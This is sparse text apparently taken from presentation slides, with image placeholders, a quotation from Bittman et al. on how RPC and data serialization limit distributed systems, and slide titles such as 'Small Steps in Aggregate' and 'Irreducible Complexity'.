
As data becomes ***increasingly distributed***, traditional RPC and data serialization ***limits performance, result in rigidity, and hamper expressivity***

– Bittman et al, Don't Let RPCs Constrain Your API

PLOP 🗺️


Small Steps in Aggregate






PLOP 🗺️

Irreducible Complexity



